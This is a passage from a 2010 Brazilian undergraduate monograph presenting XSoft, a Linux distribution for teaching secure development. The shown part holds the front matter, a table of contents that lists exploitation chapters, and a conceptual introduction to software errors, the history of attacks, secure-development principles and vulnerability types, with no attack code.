UNIVERSIDADE ESTADUAL PAULISTA
"JÚLIO DE MESQUITA FILHO"
Campus de Presidente Prudente

RAFAEL PEREIRA ROSA

XSOFT: ESTUDO DE RECONHECIMENTO, EXPLORAÇÃO E PREVENÇÃO DE VULNERABILIDADES DE *SOFTWARE* ATRAVÉS DE UMA DISTRIBUIÇÃO LINUX.

PRESIDENTE PRUDENTE
2010

RAFAEL PEREIRA ROSA

XSOFT: ESTUDO DE RECONHECIMENTO, EXPLORAÇÃO E PREVENÇÃO DE VULNERABILIDADES DE *SOFTWARE* ATRAVÉS DE UMA DISTRIBUIÇÃO LINUX.

Monografia apresentada na Faculdade de Ciências e Tecnologia da Universidade Estadual Paulista "JÚLIO DE MESQUITA FILHO" - UNESP - Campus de Presidente Prudente, como requisito obrigatório para a conclusão do Curso de Bacharelado em Ciência da Computação.

Orientador: Prof. Dr. Milton Hirokazu Shimabukuro

PRESIDENTE PRUDENTE

2010

TERMO DE APROVAÇÃO

RAFAEL PEREIRA ROSA

XSOFT: ESTUDO DE RECONHECIMENTO, EXPLORAÇÃO E PREVENÇÃO DE VULNERABILIDADES DE *SOFTWARE* ATRAVÉS DE UMA DISTRIBUIÇÃO LINUX.

Monografia aprovada como requisito parcial para obtenção do grau de Bacharel em Ciência da Computação, da Universidade Estadual Paulista "Júlio de Mesquita Filho", pela seguinte banca examinadora:

Orientador: Prof. Dr. Milton Hirokazu Shimabukuro
Departamento de Matemática, Estatística e Computação, FCT-UNESP

Prof. Dr. Marco Antonio Piteri
Departamento de Matemática, Estatística e Computação, FCT-UNESP

Prof. Dr. Mauricio Araujo Dias
Departamento de Matemática, Estatística e Computação, FCT-UNESP

Presidente Prudente, 10 de Dezembro de 2010

DEDICATÓRIA

Dedico este trabalho aos meus pais, que me deram todo o suporte e a total liberdade para traçar meu próprio caminho. Sem dúvida tudo o que sou hoje devo à eles.

Aos amigos que fiz durante esses anos na universidade, que, sem dúvida, muito me ensinaram.

Aos professores que me ensinaram o mais importante: aprender a aprender.

E à Danuza, pela compreensão e apoio.

AGRADECIMENTOS

Ao Prof. Dr. Milton Hirokazu Shimabukuro pelo acompanhamento e auxílio em minhas pesquisas nos últimos 4 anos. Pelas ideias, dicas e propostas que deram corpo à minha ideia inicial de trabalho, e pelo grande auxílio na revisão desse trabalho.

EPÍGRAFE

It is said that if you know your enemies and know yourself, you will not be imperiled in a hundred battles; if you do not know your enemies but do know yourself, you will win one and lose one; if you do not know your enemies nor yourself, you will be imperiled in every single battle.

(Sun Tsu).

RESUMO

Este trabalho objetiva dar maior visibilidade para a questão de segurança de *software*, já que se fala muito nas conferências de segurança, que grande parte do pessoal, tanto de TI (Tecnologia da Informação), quanto, mais especificamente, de SI (Segurança da Informação), necessita de um conhecimento mais profundo sobre este tema, e, devido à disseminação da computação móvel e do *cloud computing* (computação em nuvem), esse desconhecimento do tema se torna cada vez mais preocupante. Visa também fazer com que aplicações sejam desenvolvidas de forma segura e priorizando a segurança da informação processada/utilizada. Tenta demonstrar as técnicas de programação segura, os princípios de segurança de *software*, os meios de detecção de vulnerabilidades em *software*, as técnicas de exploração e os mecanismos de mitigação. Atualmente, grande parte dos testes de segurança em aplicações, auditorias e *pentests* (testes de penetração), ficam a cargo de especialistas em segurança, e é incontestável que esses especialistas em segurança, na maioria das vezes, vêm da área de redes de computadores, possuindo pouco ou nenhum envolvimento com programação tão pouco com desenvolvimento. Por outro lado, é possível concluir, que o processo de desenvolvimento não leva em conta questões de segurança devido ao pouco conhecimento do tema por parte do desenvolvedor, e o testes de segurança podem ser melhorados se os especialistas em segurança possuíssem uma maior *know-how* em desenvolvimento de aplicações. Dado esse problema, o objetivo do trabalho é tentar integrar segurança da informação e desenvolvimento de *software* através da disseminação do processo de desenvolvimento seguro. Para tal, uma distribuição Linux com aplicações prova de conceito foi criada para que gerentes, desenvolvedores e consultores de segurança, interessados em conhecer esse mundo obscuro de segurança de aplicações, possam compreender o que são vulnerabilidades de *software*, quais são as vulnerabilidades mais perigosas e a maneira de detectar, explorar e prevenir tais vulnerabilidades.

Palavras Chave: Segurança de *Software*. Desenvolvimento Seguro. Exploração de *Software*.

ABSTRACT

This work aims to give greater visibility to the issue of software security, due to people talk a lot in security conferences, that much of both IT (Information Technology) staff and, more specifically, IS (Information Security) staff does not know this, and, thanks to the spread of the mobile computing and of the cloud computing, this lack of deeper knowledge on this subject is increasingly becoming worrisome. It aims too, make applications to be developed in a security manner, priorizing the security of the information processed. It attempts to demonstrate the secure coding techniques, the principles of software security, the means to identify software vulnerabilities, the cutting-edge software exploitation techniques and the mechanisms of mitigation. Nowadays, the security guys are in charge of the most of the security tests in applications, audits and pentests, and it is undeniable that the so-called security experts, most often come from computer network field, having few experience in software development and programming. Therefore, the development process does not consider the security issue, thanks to the lack of knowledge on the subject by the developer, and the security tests could be improved whether security experts had a greater know-how on application development. Given this problem, the goal here is to integrate information security with software development, spreading out the process of secure software development. To achieve this, a Linux distribution with proof of concept applications was created, so that managers, developers and security consultants interested in knowing this murky world of applications security can understand what software vulnerabilities are, what the most dangerous vulnerabilities are and how to detect, exploit and mitigate them.

Keywords: Software Security. Secure Software Development. Software Exploitation.

SUMÁRIO

1.INTRODUÇÃO..... 1
2.FUNDAMENTAÇÃO TEÓRICA..... 3
2.1.Software..... 3
2.1.1.Desenvolvimento..... 3
2.1.2.Erros..... 4
2.1.3.Manutenção..... 4
2.2.Segurança de Software..... 5
2.2.1.A Evolução da Segurança de Software..... 5
Fase 1 – Hacking por diversão (1969-1995)..... 5
Fase 2 – Hacking Casual (1995-2001)..... 6
Fase 3 – Hacking Amador (2001-2005)..... 6
Fase 4 – Hacking Profissional (desde 2005)..... 6
2.2.2.Princípios de Segurança de Software..... 7
2.2.3.Princípios de Desenvolvimento de Software Seguro..... 8
Menor Privilégio..... 8
Falhar de Modo Seguro..... 8
Proteção da Ponta Mais Fraca..... 9
Defesa em Profundidade..... 9
Separação de Privilégios..... 9
Simplicidade..... 10
Mecanismo Menos Comum..... 10
Não Confiar em Interfaces Externas..... 10
Não Confiar na Obscuridade..... 11
Mediação Completa..... 11
Promoção da Privacidade..... 11
2.3.Vulnerabilidades de Software..... 12
2.3.1.Tipos de Vulnerabilidades..... 12
Vulnerabilidades de Projeto..... 12
Vulnerabilidades de Implementação..... 13
Vulnerabilidades Operacionais..... 13
2.3.2.Classes de Vulnerabilidades..... 13
Representação e Validação de Entrada..... 13
Abusos de APIs..... 14
Violação de Princípio de Segurança de Software..... 14
Tempo e Estado..... 14
Manipulação de Erros..... 15
Falta de Qualidade de Código..... 15
Encapsulamento..... 15
Ambiente de Execução..... 15
3.ESTUDO DAS VULNERABILIDADES PREDOMINANTES..... 17
3.1.SQL Injection..... 17
3.1.1.Identificando o Banco de Dados..... 20
3.1.2.Extração de Dados..... 21
3.1.3.Stacked Queries..... 22
3.1.4.Execução de Comandos do Sistema Operacional..... 24
Injeção de Script Web..... 24

Injeção de UDF (User Defined Functions)..... 27
3.1.5.Blind SQL Injection..... 29
3.1.6.Prevenção de SQL Injection..... 30
3.2.XSS (Cross-Site Scripting)..... 32
3.2.1.XSS Reflexivo..... 34
3.2.2.XSS Persistente..... 34
3.2.3.XSS e Web 2.0..... 35
3.2.4.Sequestro de Sessão..... 36
3.2.5.Técnicas Para Ataques Complexos..... 44
3.2.6.Prevenção de XSS..... 44
3.3.CSRF (Cross-Site Request Forgery)..... 45
3.3.1.Operações em Nome da Vítima..... 46
3.3.2.Prevenção de CSRF..... 49
3.4.Buffer Overflow..... 50
3.4.1.Stack Overflow..... 51
Sobrescrevendo Endereço de Retorno..... 52
Redirecionando o Fluxo de Execução..... 53
Ganhando rip..... 55
3.4.2.Heap Overflow..... 59
O Algoritmo de Gerenciamento..... 60
Método de Exploração..... 61
3.4.3.Prevenção de Buffer Overflow..... 65
Desenvolvimento Seguro..... 65
Página de Dados Não Executável (NX)..... 65
Explorando NX (Return-into-libc)..... 67
ASLR (Address Space Layout Randomization)..... 75
3.5.Format Strings..... 76
3.5.1.Lendo de Qualquer Endereço de Memória..... 77
3.5.2.Escrevendo em Qualquer Endereço Memória..... 78
3.5.3.Acesso Direto aos Parâmetros..... 80
3.5.4.Escrita Byte a Byte..... 80
3.5.5.O ataque – Any Bytes Anywhere..... 81
3.5.6.Prevenção de Format String..... 85
4.XSOFT..... 87
4.1.Estrutura e Organização..... 87
4.2.Utilização da Distro..... 93
5.CONCLUSÃO..... 96
REFERÊNCIAS..... 98
APÊNDICE A - Payload..... 101
APÊNDICE B - GOT e PLT..... 105
APÊNDICE C - Mecanismos de Segurança dos Navegadores..... 107
Same Origin Policy..... 107
Cookies..... 108

1. INTRODUÇÃO

O crescente desenvolvimento tecnológico, projetado sobre a computação móvel e sobre a tão falada *cloud computing* (computação em núvem), aliado à alta complexidade dos sistemas atuais, que cada vez mais têm como requisito básico características como alta conectividade e extensibilidade, estão fazendo com que infra-estruturas críticas fiquem cada vez mais acessíveis e vulneráveis à ataques. Somado a tudo isso, o advento da *Web* 2.0 juntamente com o aumento da experiência do usuário, faz com que a lógica do negócio das aplicações fique exposta do lado do cliente, e ainda faz com que a exposição do usuário à ataques se torne cada vez mais preocupante.

Um outro fator a se considerar, quando se trata de segurança de um sistema computacional, é o fator humano. Fica evidente, nas conferências das quais participo, que, de uma maneira geral, desenvolvedores, administradores e gerentes não possuem conhecimento das noções básicas de segurança de sistemas. O fator mais preocupante nesse quesito de segurança de aplicações, é que os desenvolvedores e gerentes desconhecem os princípios de segurança de *software*, as práticas de desenvolvimento seguro, o que realmente são vulnerabilidades de *software*, como elas ocorrem, como detectá-las, quais os riscos da existência das mesmas no sistema e como preveni-las. Um outro fator considerado crítico por alguns especialistas na área, é o fato de os responsáveis pela segurança não possuírem conhecimento em desenvolvimento de sistemas, ou seja, são em sua maioria, advindos da área de redes de computadores, e isso faz com que os testes de segurança nas aplicações e as medidas de segurança tomadas para proteger o sistema não sejam adequadas, pois o responsável pela tarefa desconhece as técnicas e o funcionamento interno das tecnologias de desenvolvimento.

Um sistema desenvolvido sem levar em conta fatores de segurança pode ficar exposto à ataques de negação de serviço, pode dar acesso a dados confidenciais a pessoas não autorizadas, pode permitir a execução de código remoto no sistema hospedeiro e pode permitir o roubo de credenciais e a realização de operações em nome de usuários do sistema. Além disso, pode haver uma série de outros problemas, acarretados pela exploração de uma vulnerabilidade, que podem afetar diretamente a lógica do negócio. Porém, como pode-se notar nos grupos de segurança da informação, a grande maioria da comunidade de TI desconhece as reais implicações de vulnerabilidades em aplicações e esse é um dos fatores mais preponderantes para que a segurança de *software* seja algo obscuro.

A proposta deste trabalho é integrar desenvolvimento e segurança da informação, auxiliar de maneira didática para que desenvolvedores passem a ter conhecimento na área de segurança de *software*, e vice-versa, além de tentar levar ao conhecimento da comunidade de TI como um todo os princípios da segurança da informação, os princípios de desenvolvimento seguro, o que são vulnerabilidades de *software*, quais as vulnerabilidades mais problemáticas, a maneira de detectar, explorar e prevenir tais vulnerabilidades, e os riscos associados as mesmas. Para tal, uma distribuição Linux com aplicações prova de conceito foi criada para que os interessados possam entender o mundo da segurança da informação focado na segurança de aplicações.

Esse trabalho está organizado do seguinte modo. O capítulo 2 conceitua *software*, a dificuldade de desenvolvimento, os erros de *software* e os custos da manutenção. Introduz a segurança de *software*, a evolução do tema, os princípios de segurança de *software* e de desenvolvimento seguro. Trata ainda das vulnerabilidades de *software*, os tipos e as classes de vulnerabilidades conhecidas. O capítulo 3 aborda cinco das vulnerabilidades mais problemáticas e predominantes nos sistemas atuais. São as seguintes: SQL *Injeciton*, *Cross-Site Scripting*, *Cross-Site Request Forgery*, *Buffer Overflow* e *Format String*. Cada vulnerabilidade é detalhada de forma que seja possível entender sua causa, a forma de reconhecimento, as técnicas de exploração e consequentemente os riscos associados e os meios de prevenção. A idéia de detalhar as *cutting-edge software exploitation techniques* (estado da arte em técnicas de exploração de *software*) é advinda da premissa de que um bom defensor conhece as técnicas mais avançadas de defesa, e um excelente defensor conhece as técnicas mais avançadas de ataque e pensa como um atacante. O capítulo 4 descreve as configurações para a criação do ambiente, e detalha os passos para a geração de uma distribuição “bootável”. Mostra também a estrutura dos diretórios de trabalho e os itens de menu que permitem o acesso aos programas vulneráveis. Por último, no capítulo 5, vêm as conclusões advindas do desenvolvimento deste trabalho, o aprendizado resultante das pesquisas que foram feitas e as ideias para trabalhos futuros.

2. FUNDAMENTAÇÃO TEÓRICA

2.1. Software

Software é uma sequência de instruções a serem seguidas na manipulação, redirecionamento, ou modificação de um conjunto de dados. Mais precisamente, é um conjunto de procedimentos, documentação e estruturas de dados que visam alterar o estado do computador de maneira controlada a fim de manipular dados.

Software está em todo o lugar. No seu controle remoto, no seu telefone celular, na sua geladeira, controlando todas as suas operações bancarias, no seu computador, nas páginas que acessamos na *Internet*, e até mesmo, controlando satélites e sondas espaciais.

2.1.1. Desenvolvimento

Existem diversas linguagens de programação para desenvolvimento de *software* e a escolha de uma deve ser feita de acordo com o problema a ser solucionado. É extremamente importante comparar tecnologias com a finalidade de poder escolher a que melhor se adequar às necessidades do projeto.

A dificuldade no desenvolvimento está aumentando, sistemas estão se tornando cada vez mais complexos e características como alta conectividade e alta extensibilidade se tornaram pré-requisitos nesses sistemas. Essa complexidade se dá pelo fato de os sistemas estarem cada vez mais genéricos e, consequentemente, maiores, o que resulta em um maior número de erros. “Se o projeto, a implementação, ou os mecanismos de segurança de um *software* são extremamente complexos, a probabilidade de existirem vulnerabilidades de segurança no sistema aumenta” (BARNUM; GEGICK, 2005a, tradução nossa).

Há cada vez mais a necessidade do *software* ser extensível, o que permite a adição dinâmica de novas funcionalidades, novas interfaces, novos serviços e, consequentemente, novos riscos a um sistema, e tais riscos não foram inicialmente previstos na especificação do *software*.

A crescente conectividade gerada com a popularização da *Internet* fez surgir a necessidade de sistemas interconectados. E justamente essa facilidade advinda da *Internet* faz com que haja cada vez mais uma dependência da chamada interconectividade, resultando num

conjunto cada vez maior de dados sigilosos sendo transmitidos via rede. Esses dados vão desde alguém acessando seu email pessoal, até informações sigilosas sobre desenvolvimento nuclear, e isso leva um usuário doméstico a estar de alguma forma conectado a infraestruturas críticas, resultando num aumento dos possíveis vetores de ataque.

2.1.2. Erros

O processo de desenvolvimento de *software* é complexo e problemático, o que na maioria das vezes faz com que o produto final contenha erros, que de acordo com Allen et al (2008) são:

Bug: É um erro de implementação que pode ser facilmente encontrado e corrigido. Podem existir em código e nunca serem ativados. Um exemplo de *bug* seria a possibilidade de se copiar 1000 *bytes* para um *buffer* de 500 *bytes;*

Defeito: É uma condição anormal que pode ter surgido durante a fase de projeto, ou como consequência de um erro cometido pelo programador durante a transcrição do projeto de *software* para código. Um exemplo de defeito seria a especificação de um *webmail* que não garanta a privacidade das senhas e dos *emails* dos usuários, ou seja, que não defina um mecanismo de criptografia dos dados em tráfego.

Bugs e defeitos de *software* envolvem: uso inseguro de funções ou chamadas de sistema; condições de corrida; tratamento de erros e recuperação de falhas mal projetados; controle de acesso e de permissões falho; problemas com validação de entrada; e suposições incorretas dos engenheiros com respeito ao ambiente de execução, das capacidades, das saídas, e das entradas externas do sistema. Erros em *software* existem porque as pessoas que os constroem estão susceptíveis a falhas e na maioria dos casos desconhecem os princípios básicos de desenvolvimento seguro.

Esses erros podem expor dados confidenciais a usuários não autorizados, podem fazer o mesmo terminar inesperadamente (negação de serviço), ou podem permitir a injeção e execução de código malicioso.

2.1.3. Manutenção

De acordo com Meftah (2008?) os custos para corrigir erros detectados após o *release* (liberação) do sistema são, aproximadamente, 5 vezes maiores do que se tivessem sido detectados e corrigidos durante o desenvolvimento.

Correções precisam ser feitas muito rapidamente por necessidades de mercado, com isso o que deveria apenas eliminar um ponto vulnerável do sistema pode introduzir uma série de outros erros. Além disso, são corrigidos apenas os sintomas de uma vulnerabilidade, ao invés de se corrigir a real causa do problema. Exemplo disso são os IDSs (Sistema de detecção de intrusão), que surgiram como um "remendo" para as aplicações que não dispunham de mecanismos eficientes de validação de entrada. Esse tipo de problema ocorre porque segurança não é uma característica que pode ser adicionada ao *software*, tem que ser pensada e planejada em todos os estágios do desenvolvimento.

Não se pode gerar um *patch* para uma vulnerabilidade desconhecida, e geralmente vulnerabilidades que chegam ao conhecimento público, chegam de forma tardia, após terem sido largamente exploradas e caírem em desuso em grupos de invasores.

2.2. Segurança de *Software*

2.2.1. A Evolução da Segurança de *Software*

Keromytis (2007?) divide em 4 as fases da segurança da informação ao longo da história da computação.

Fase 1 – *Hacking* por diversão (1969-1995)

Os ataques eram motivados em sua grande maioria por curiosidade, havia alguns casos de espionagem e até mesmo alguns casos de ataques resultantes de acidentes. O objetivo principal era obter acesso a sistemas remotos, basicamente ataques locais, brincadeiras entre colegas.

Foi nessa fase que surgiram os primeiros vírus[1] e os primeiros cavalos de Tróia[2]. Esses dois, ao lado da adivinhação de senhas e da exploração de sistemas mal configurados, foram os grandes vetores de ataque dessa fase. Foi também nessa época que as primeiras técnicas de exploração de vulnerabilidades de *buffer overflow*[3] começaram a ser

1 Códigos auto-replicantes que necessitam se injetar em outros executáveis para poderem se espalhar e executar o código malicioso.

2 Programa que leva o usuário a crer que é inofensivo, mas quando executado aciona o código malicioso oculto.

3 Cf. seção 3.4

desenvolvidas.

Fase 2 – *Hacking* Casual (1995-2001)

Nessa fase o grande objetivo dos ataques ainda era obter acesso a sistemas remotos, porém a grande motivação passou a ser a fama e o reconhecimento. Os ataques de *buffer overflow* se tornaram comuns e, ao lado dos vírus anexos a *emails,* passou a ser o grande vetor de ataque.

Foi nesse período que a *web* amadureceu. Resultado disso: maior número de ataques e uma preocupação maior com a segurança, demonstrada pela criação de alguns mecanismos de proteção, tal como o *sandboxing*[4].

Fase 3 – *Hacking* Amador (2001-2005)

Nesse período as motivações de ataque passaram a ser, além da fama, o dinheiro, e o objetivo maior era atrair atenção através de ataques de larga escala. A moda eram ataques de negação de serviço, e os *worms*[5], munidos com *payloads*[6] que executavam código destrutivo ou que carregavam *rootkits*[7].

Fase 4 – *Hacking* Profissional (desde 2005)

É a fase em que nos encontramos atualmente. A grade motivação é financeira, e os ataques objetivam o comprometimento de sistemas ou contas de usuários, roubo de identidade e exfiltração de informação. Os vetores de injeção são em sua maioria ataques *web*, *phishing*[8]/*pharming*[9], porém quaisquer outras técnicas são bem vindas para se alcançar o objetivo principal. Foi nesse período também que se proliferaram as *botnets*[10].

4 Mecanismo de segurança que permite o isolamento do ambiente de execução de um programa com a finalidade de proteger os outros processos e o sistema residente.
5 Programas auto-replicantes que podem conter código malicioso, podem também se espalhar através da exploração de vulnerabilidades.
6 Código malicioso que é executado em uma máquina pelo usuário através de engenharia social, ou ainda como resultado de uma exploração de *software*.
7 Conjunto de programas que permite um atacante manter acesso como *root* em um sistema.
8 Técnica em que uma entidade maliciosa se passa por uma entidade confiável a fim de obter dados pessoais de usuários.
9 Técnica que utiliza redirecionamentos de DNS (*Domain Name System*) para redirecionar o tráfego destinado a um nome de domínio confiável para uma entidade maliciosa.
10 Conjunto de máquinas infectadas que além de executarem código malicioso de forma autônoma e automática, podem ser controladas remotamente.

Com a popularização da *Internet* a proteção aos sistemas se tornou mais difícil, já que devido a grande conectividade, possibilitada pela rede de computadores, a segurança física se tornou ineficaz. Os ataques podem vir de qualquer lugar, a qualquer momento, e não é nada simples detectar a fonte de um ataque, muito menos apontar a pessoa que o executou.

A automatização dos ataques tornou inviável a detecção e a resposta manual a incidentes, o que aumenta a complexidade dos meios de proteção. Há também uma dificuldade no sentido de distinguir tráfego mal intencionado de tráfego legitimo, isso devido a grande complexidade e escalabilidade alcançada pelos sistemas nos dias de hoje.

2.2.2. Princípios de Segurança de *Software*

Tornar um *software* mais seguro significa pôr em prática uma política que descreve regras de acesso a recursos. Uma política de segurança dita se uma ação é ou não uma violação de segurança, e tal política é definida basicamente através da especificação das restrições de acesso das diferentes entidades sobre os recursos do sistema e do detalhamento da maneira que esse controle será feito.

Há diversos níveis de segurança, assim como recursos que são mais sigilosos que outros, e um *software* seguro deve restringir o acesso a esses recursos tanto quanto for necessário. Essas características que um *software* deve ter para ser considerado seguro (menos vulnerável) tem que ser levadas em consideração durante o desenvolvimento, devem fazer parte da especificação do sistema. Ou seja, a construção de um *software* seguro não deve ficar restrita apenas à programação segura, deve envolver todo o ciclo de vida do *software*.

Devido à grande troca de dados sigilosos através da rede, faz-se cada vez mais necessário que o sistema possa prover privacidade para que os dados possam trafegar de forma segura. O acesso a recursos gerenciados pelo sistema deve ser protegido de entidades não autorizadas, o que é ditado pela política de segurança.

A grande interação permitida pela *Internet* faz com que a autenticação seja uma característica essencial para a segurança de um sistema. Pode ser estabelecida uma comunicação segura entre as entidades A e B, porém sem a garantia de que B é realmente quem diz ser. A autenticação prove essa garantia, reforçando a confiança entre as partes.

A autenticação é o processo de reconhecer entidades, e, na maioria dos sistemas, entidades tem permissões de acesso diferentes, criando a necessidade de um mecanismo de gerenciamento de privilégios, que nada mais é do que uma lista de operações que cada entidade tem permissões de realizar no sistema. Essa diferenciação de usuários através de

níveis de permissões é chamada controle de acesso.

No tráfego de dados não basta apenas prover confidencialidade e autenticação, tem que haver a garantia de que os dados enviados por uma entidade cheguem íntegros em seu destino, já que dados em tráfego podem ser facilmente forjados. Se não houver um mecanismo que garanta a integridade os dados podem ser alterados de tal forma a alterar a conta destino de uma transferência bancária, por exemplo. Além disso o *software* também deve manter sua integridade, deve resistir a tentativas de alterações em seu estado advindas de entidades não autorizadas, sejam essas tentativas de alterações em código, ou na configuração do *software*.

Disponibilidade também é uma característica desejável, a utilização de recursos e informações do sistema devem estar dentro das expectativas dos usuários. Por exemplo, uma aplicação que tem uma sobrecarga de requisições pode ficar indisponível ou pode negar acesso durante algum período de tempo.

É muito importante também que o *software* possa registrar as atividades executadas, de modo a garantir o não-repúdio, que nada mais é do que a garantia de que dados os registros de uma atividade o usuário/*software* não pode negar a autoria da mesma.

2.2.3. Princípios de Desenvolvimento de *Software* Seguro

De acordo com Allen et al (2008, p. 137, tradução nossa), "existe um conjunto de práticas de alto nível, fruto de experiencias do mundo real, que podem guiar desenvolvedores na difícil tarefa de construir *software* seguro".

Menor Privilégio

Sempre há o risco de que ocorram ações inesperadas, e quanto maior o privilégio de execução, maior o dano causado. Portanto módulos de programas devem ter tanto privilégio quanto for necessário e durante o menor tempo possível. Assim que a tarefa que requer privilégios mais elevados for finalizada, deve-se imediatamente desistir dos mesmos, de modo a continuar a execução com o menor privilégio possível.

Falhar de Modo Seguro

Falhas são inevitáveis e precisam ser previstas através da análise detalhada do

sistema. Conhecendo-se os possíveis pontos de falha, pode-se pôr em prática mecanismos de prevenção, além de ser possível planejar e implementar rotinas de recuperação para que o sistema, mesmo tendo falhado, possa se recuperar e continuar em um estado consistente. Segundo Barnum e Gegick (2005b) a aplicação desse princípio envolve, entre outras coisas: definição de *defaults* seguros (negação de acesso); desfazer ações incompletas e restaurar um estado seguro após a detecção de uma falha; checagem constante de valores de retorno de funções e métodos; e controlar mensagens de *feedback* para que informações pertinentes a um ataque não sejam reveladas.

Proteção da Ponta Mais Fraca

Numa sessão de SSH (*Secure Shell*) o usuário deve se autenticar e então os dados são trocados de forma criptografada pela rede. Devido à utilização desses mecanismos de segurança o acesso a usuários não autorizados fica limitado e a captura dos dados em tráfego dificultada, porém se no código de autenticação houvesse uma vulnerabilidade de *buffer overflow* que permitisse a um atacante a obtenção de um *shell* (interpretador de comandos) no servidor através de uma execução remota de código esses mecanismos extremamente seguros não teriam utilidade alguma, pois um sistema é tão seguro quanto sua ponta mais fraca.

Defesa em Profundidade

Mecanismos de segurança devem ser redundantes, de modo a permitir vários pontos de falha. Ou seja, se um mecanismo falhar, ou for burlado, haverá outro mecanismo de proteção evitando que um único ponto vulnerável possa comprometer todo o sistema. Assim como alguns outros princípios a defesa em profundidade deve ser bem planejada, pois esses vários níveis de segurança podem prejudicar a funcionalidade e a usabilidade do sistema.

Separação de Privilégios

Uma importante prática no desenvolvimento de *software* seguro é a separação de trechos de código que rodam com diferentes privilégios em compartimentos a fim de restringir comportamentos inesperados. Um código executando como *root* (administrador do sistema) fica isolado de outras áreas do sistema, assim, na eventualidade de uma exploração em um compartimento com menor privilégio o ataque ficará limitado ao mesmo. E caso

ocorra uma exploração em um trecho de mais elevado privilégio, se o sistema for bem projetado, o atacante terá os privilégios elevados, porém, em um ambiente virtual pré-configurado que restringirá todo o dano a uma área controlada.

Simplicidade

Um dos grandes problema do desenvolvimento de *software* é a crescente complexidade dos sistemas modernos, e esse princípio de desenvolvimento combate exatamente isso. A análise de vulnerabilidades de um sistema complexo é uma tarefa muito difícil, pois além de serem checados os comportamentos do mesmo e as ações esperadas dos usuários que o levam a cumprir com as funcionalidades desejadas (casos de uso), deve-se também analisar os comportamentos do mesmo e as ações inesperadas dos usuários, as quais podem o levar a um estado imprevisível (casos de abuso). Manter o sistema simples ajuda a diminuir e facilita a descoberta de pontos de entrada.

A reutilização de trechos de código ou de componentes que provaram sua qualidade é um modo de garantir a simplicidade. Não há motivos para a implementação de um novo algoritmo de criptografia sendo que existem disponíveis várias bibliotecas largamente utilizadas, confiáveis e de alta qualidade que provêm tal funcionalidade.

Mecanismo Menos Comum

Esse princípio prega que os mecanismos que permitem acesso a recursos não devem ser comuns entre diferentes entidades, ou seja, não devem ser compartilhados. Por exemplo, o mesmo usuário de um SGBD (Sistema Gerenciador de Banco de Dados) não deve ser compartilhado entre duas aplicações, pois um atacante pode, através de uma aplicação mal projetada, obter controle sobre o mecanismo, e consequentemente sobre a outra aplicação.

Não Confiar em Interfaces Externas

Não se deve confiar em interfaces de *software* externas, então, durante o desenvolvimento, todo ponto de entrada deve ser tratado como um possível vetor de ataque. Em uma arquitetura cliente-servidor, onde há a estrita confiança das partes, o atacante pode criar uma aplicação que simule o comportamento do cliente, porém com algumas alterações para que envie entradas não esperadas pelo servidor objetivando gerar estados inconsistentes

na aplicação servidora, inconsistências que podem se tornar pontos de entrada. Além disso, é uma boa prática tentar antecipar as entradas maliciosas que podem fazer com que o sistema se comporte de maneira inadequada a fim de criar mecanismos de proteção contra possíveis ataques baseados nessas entradas.

Não Confiar na Obscuridade

Esconder segredos no código e confiar em algoritmos de código fechado não são garantias de segurança, e a ineficiência de mecanismos de proteção contra pirataria é um exemplo disso. Atacantes passam um bom tempo estudando a estrutura, o fluxo e o comportamento dos programas com a ajuda de depuradores, desassembladores e descompiladores, e através dessa análise detalhada conseguem extrair todas as particularidades intrínsecas ao *software*, tudo isso a partir do código binário do programa.

Durante a fase de projeto e implementação de *software* é necessário considerar que o atacante conhece tão bem o sistema quanto o desenvolvedor, ou seja, o sistema deve ser desenvolvido de modo que nem mesmo seus criadores possam ser capazes de o subverter, ou seja, nem mesmo os desenvolvedores podem ter acesso aos dados pessoais dos usuários.

Mediação Completa

Sistemas manipulam dados todo o tempo e isso faz com que seja necessária a existência de níveis de acesso e mecanismos de controle dos mesmos, já que nem todas as interfaces e agentes que interagem com o *software* devem ter as mesmas permissões. Esses níveis existem para restringir o acesso ao sistema, limitar certas operações e acesso a determinados conjuntos de dados. Para tanto, é necessário em toda operação validar a identidade do agente e checar suas permissões de acesso, ou seja, o sistema deve intermediar todas as operações, fazendo as verificações necessárias para garantir que as restrições de acesso sejam sempre respeitados, ainda que mudanças nas permissões ocorram durante a execução do sistema.

Promoção da Privacidade

Confidencialidade é um dos grandes pilares da segurança de *software* e é obtida através da garantia de privacidade dos usuários e do sistema.

Dados pessoais de usuários devem ser armazenados e manipulados de forma não intrusiva. Nem mesmo o DBA (*Database Administrator*) deve ter acesso aos dados mais sigilosos. Contudo, a tentativa de manter a privacidade pode comprometer a funcionalidade do sistema. Exemplo disso são aplicações que não mantém dados privados de usuários, e por isso necessitam que os dados sejam informados em todas as transações (terminais bancários).

Ataques geralmente são planejados baseados em informações relevantes sobre o sistema a ser atacado. Exemplos desse tipo de informação são: versão do sistema; e algoritmos de criptografa e protocolos de comunicação usados. Para reduzir as possibilidades de ataque, o processo de levantamento de informações (*information gathering*) deve ser dificultado.

2.3. Vulnerabilidades de *Software*

"Vulnerabilidades são pequenos erros ou descuidos em trechos de código que permitem que atacantes executem operações maliciosas: expor ou alterar informações sigilosas, alterar ou destruir um sistema, ou obter o controle de um programa ou sistema de computador" (DOWD; MCDONALD; SCHUH, 2006, p. 4, tradução nossa).

Nem todos os erros de *software* são vulnerabilidades. Para ser classificado como tal o erro precisa apresentar um impacto sobre a segurança do sistema. O que define uma violação é a política de segurança, que é uma lista de operações permitidas ou proibidas.

2.3.1. Tipos de Vulnerabilidades

São, de acordo com Dowd, McDonald e Schuh (2006): vulnerabilidades de projeto; vulnerabilidades de implementação; vulnerabilidades operacionais.

Vulnerabilidades de Projeto

São resultados de erros no levantamento de requisitos ou na especificação do *software*. Devido a esses problemas arquiteturais a aplicação não é segura, embora cumpra exatamente com a especificação. Vulnerabilidades desse tipo ocorrem geralmente como

consequência de suposições errôneas sobre o ambiente de execução[11] e sobre a exposição do sistema em produção[12].

Vulnerabilidades de Implementação

Podem ocorrer por um desvio da especificação do *software*, ou por problemas na plataforma ou linguagem utilizada no desenvolvimento. A grande maioria das vulnerabilidades se encontra nessa classe e pode ser facilmente prevenida com o auxílio de ferramentas de auditoria de código.

Vulnerabilidades Operacionais

Ocorrem em ambiente de produção, na interação do *software* com o ambiente de execução. O exemplo mais relevante desse tipo de vulnerabilidade é o ataque de negação de serviço. Um segundo exemplo é o ataque de SQL (*Structured Query Language*) *Injection*[13], que explora vulnerabilidades advindas da maneira como o usuário opera o *software*, e ocorre através da inserção de caracteres indevidos nos pontos de entrada de dados que serão diretamente usados para realizar uma consulta na base de dados.

2.3.2. Classes de Vulnerabilidades

As vulnerabilidades conhecidas são divididas em 8 classe por McGraw (2006).

